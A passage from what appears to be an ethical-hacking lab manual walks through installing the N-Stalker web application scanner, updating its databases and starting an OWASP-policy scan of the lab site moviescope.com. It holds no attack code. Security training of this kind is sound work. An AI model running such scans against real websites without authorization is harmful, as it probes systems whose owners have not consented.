
Note: If an **Open File - Security Warning** pop-up appears click **Run**.




4. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.

5. Follow the installation wizard to install the application using all default settings.

6. The **Completing the N-Stalker Web Application Security Scanner Setup** wizard appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.




7. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




8. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.


9. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.




10. Now, click **Start** from the toolbar to start a new scanning session.



11. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter <http://www.moviescope.com> and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.

